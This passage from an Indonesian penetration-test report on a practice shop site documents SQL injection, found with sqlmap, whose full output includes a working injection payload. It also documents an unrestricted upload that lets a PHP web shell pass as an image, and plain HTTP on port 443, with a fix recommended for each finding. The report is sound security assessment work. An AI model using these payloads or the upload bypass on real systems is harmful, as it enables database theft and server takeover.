
Rekomendasi: Validasi harga di sisi server. Saat request POST "Add to Cart" diterima, server harus mengabaikan parameter harga dari client dan mengambil harga produk yang sebenarnya dari database internal


Temuan 2: SQL Injection (pada Fitur "Edit Account")


Severity: Kritis


Deskripsi: Aplikasi memiliki kerentanan SQL Injection pada parameter c_contact di dalam fitur "Edit Account". Aplikasi gagal "membersihkan" (*sanitize*) *input* yang dikirim oleh pengguna

Bukti (PoC):


Welcome : ryanhanif533@gmail.com
0 items
ryan - VMware Workstation
[*] ending @ 20:15:24 /2025-10-31/
(ryan㉿ryan)-[~]
$ sqlmap -r request.txt -p c_contact --batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:15:36 /2025-10-31/
[20:15:36] [INFO] parsing HTTP request from 'request.txt'
Multipart-like data found in POST body. Do you want to process it? [Y/n/q] Y
[20:15:36] [INFO] testing connection to the target URL
[20:15:36] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[20:15:36] [INFO] testing if the target URL content is stable
[20:15:37] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of ju nk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
Change Password
My Wishlist
Update Account


Welcome : ryanhanif533@gmail.com
0 items
ryan - VMware Workstation
[20:20:17] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[20:20:24] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:20:53] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:21:39] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:22:38] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:22:51] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:22:55] [INFO] (custom) POST parameter 'MULTIPART c_contact' appears to be 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[20:22:55] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[20:22:56] [INFO] (custom) POST parameter 'MULTIPART c_contact' is 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)' injectable
[20:22:56] [INFO] testing 'MySQL inline queries'
[20:22:56] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[20:22:56] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
Change Password
My Wishlist
Delete Account
Update Account


Dibimbing-Shop
Not Secure http://dibishop.duckdns.org/customer/my_account.php?edit_account
Welcome : ryanhanif533@gmail.com
0 items
ryan - VMware Workstation
ryan@ryan: ~
[20:23:19] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[20:23:21] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[20:23:23] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[20:23:27] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[20:23:29] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[20:23:31] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:23:37] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:23:40] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
(custom) POST parameter 'MULTIPART c_contact' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 897 HTTP(S) requests:
Parameter: MULTIPART c_contact ((custom) POST)
Type: boolean-based blind
Title: MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: ------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_name"
12345
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_email"
ryanhanif533@gmail.com
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_contact"
' AND EXTRACTVALUE(3801,CASE WHEN (3801=3801) THEN 3801 ELSE 0x3A END) AND 'jTNX'='jTNX
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Change Password
My Wishlist
Update Account


Dibimbing-Shop
Not Secure http://dibishop.duckdns.org/customer/my_account.php?edit_account
Welcome : ryanhanif533@gmail.com
0 items
ryan - VMware Workstation
ryan@ryan: ~
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_city"
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_address"
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_image"; filename=""
Content-Type: application/octet-stream
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="update"
------geckoformboundary43f0e29472413226b2a83b6b17d7f5ce--
[20:23:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.6
[20:23:42] [INFO] fetched data logged to text files under '/home/ryan/.local/share/sqlmap/output/dibishop.duckdns.org'
[20:23:42] [WARNING] your sqlmap version is outdated
[*] ending @ 20:23:42 /2025-10-31/
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Category	SQL Injection
Threat/Risk Description	Likelihood: Medium – Penyerang harus memiliki akun yang terautentikasi (Privilege Required: Low) untuk mengakses form "Edit Account" yang rentan **Impact: Kritis –** Jika dieksploitasi, penyerang dapat mengekstrak (mencuri) seluruh isi database, termasuk data pengguna, password, dan informasi sensitif lainnya.
Methodology	Tester login sebagai pengguna normal dan mengakses form "Edit Account". Request POST untuk "Update Account" ditangkap menggunakan Burp Suite dan disimpan sebagai request.txt. Tool sqlmap kemudian digunakan untuk menganalisis request ini (sqlmap -r request.txt -p c_contact). sqlmap mengonfirmasi bahwa parameter c_contact rentan dan berhasil mengekstrak data dari database (DBMS: MySQL)
System/Version	http://dibishop.duckdns.org/customer/my_account.php?edit_account (Port 80)
Tools Used	Burp Suite , sqlmap


Rekomendasi: *Developer* harus segera mengimplementasikan **Parameterized Queries (Prepared Statements)** pada semua *query database* di aplikasi


Temuan 3: Unrestricted File Upload (Potensi RCE)


Severity: Kritis

Deskripsi: Fitur "Edit Account" mengizinkan *upload* "Profile Image". Server gagal memvalidasi **isi (content)** dari file yang diunggah, sehingga memungkinkan pengunggahan *web shell* yang disamarkan. Shell.php dieksekusi, penyerang mampu memngambil alih system.

Bukti (PoC):


File Upload
This PC › Bit (F:) ›
Organize
New folder
Downloads
Documents
Pictures
Music
Videos
CS dibimbing
Screen Recordings
This PC
System (C:)
Data (D:)
2TB (E:)
Bit (F:)
Network
Linux
Name
Date modified
Type
Size
Program Files
7/29/2025 8:33 PM
File folder
Riot Games
8/18/2025 5:06 PM
File folder
VALORANT
8/18/2025 5:05 PM
File folder
WindowsApps
7/29/2025 8:37 PM
File folder
XboxGames
7/29/2025 8:33 PM
File folder
shell.php
11/1/2025 1:24 PM
PHP Source File
1 KB
File name:
All Files (*.*)
Open
Cancel
12345
Customer Email:
ryanhanif533@gmail.com
Customer City:
Customer Contact:
1
Customer Address:
Profile Image:
Browse...
No file selected.
Upload a new image to change your profile picture
Update Account
My Orders
Pay Offline
Edit Account
Change Password
My Wishlist
Delete Account
Logout





Category	**Unrestricted File Upload** (Potensi Remote Code Execution)

Threat/Risk Description	Likelihood: Medium – Penyerang harus memiliki akun (Privilege Required: Low) dan menggunakan proxy (seperti Burp Suite) untuk memodifikasi request upload **Impact: Kritis –** Ini menciptakan potensi Remote Code Execution (RCE). Jika penyerang berhasil mengeksekusi file yang diunggah, mereka akan mendapatkan kendali penuh atas server
Methodology	Tester mencegat request POST saat mengunggah foto profil di form "Edit Account" menggunakan Burp Suite Intercept. Analisis request menunjukkan bahwa server gagal memvalidasi isi (content) dari file. Tester berhasil membuktikan bahwa file yang berisi kode PHP berbahaya (<?php system...) dapat diunggah selama nama file-nya (filename=) diatur ke ekstensi gambar yang valid (seperti .jpg)
System/Version	http://dibishop.duckdns.org/customer/my_account.php?edit_account (Port 80
Tools Used	Burp Suite Intercept

Rekomendasi: Terapkan validasi ekstensi *file* (whitelist), validasi *MIME type* di sisi server, dan yang paling penting, lakukan **analisis ulang gambar (re-encoding)** untuk menghancurkan kode non-gambar

Temuan 4: Miskonfigurasi Server (HTTP di Port 443)

Severity: Medium

Deskripsi: Port 443, yang secara universal digunakan untuk HTTPS aman, ditemukan menjalankan layanan HTTP biasa (tidak terenkripsi)

Bukti (PoC):

```
┌──(ryan㉿ryan)-[~]
└─$ nmap -sV -T4 188.166.209.84

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 19:07 WIB
Nmap scan report for 188.166.209.84
Host is up (0.038s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd
443/tcp open  http    Apache httpd
Service Info: Host: 0.0.0.0; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.13 seconds
```

```
┌──(ryan㉿ryan)-[~]
└─$ curl -v http://dibishop.duckdns.org:443/
* Host dibishop.duckdns.org:443 was resolved.
* IPv6: (none)
* IPv4: 188.166.209.84
*   Trying 188.166.209.84:443 ...
* Connected to dibishop.duckdns.org (188.166.209.84) port 443
* using HTTP/1.x
> GET / HTTP/1.1
> Host: dibishop.duckdns.org:443
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 23 Oct 2025 12:24:51 GMT
< Server: Apache
< Upgrade: h2
< Connection: Upgrade, close
< Last-Modified: Fri, 23 May 2025 07:52:45 GMT
< ETag: "267-635c8e2382f7c"
< Accept-Ranges: bytes
< Content-Length: 615
< Vary: Accept-Encoding
< Content-Type: text/html
<
<!DOCTYPE html>
```

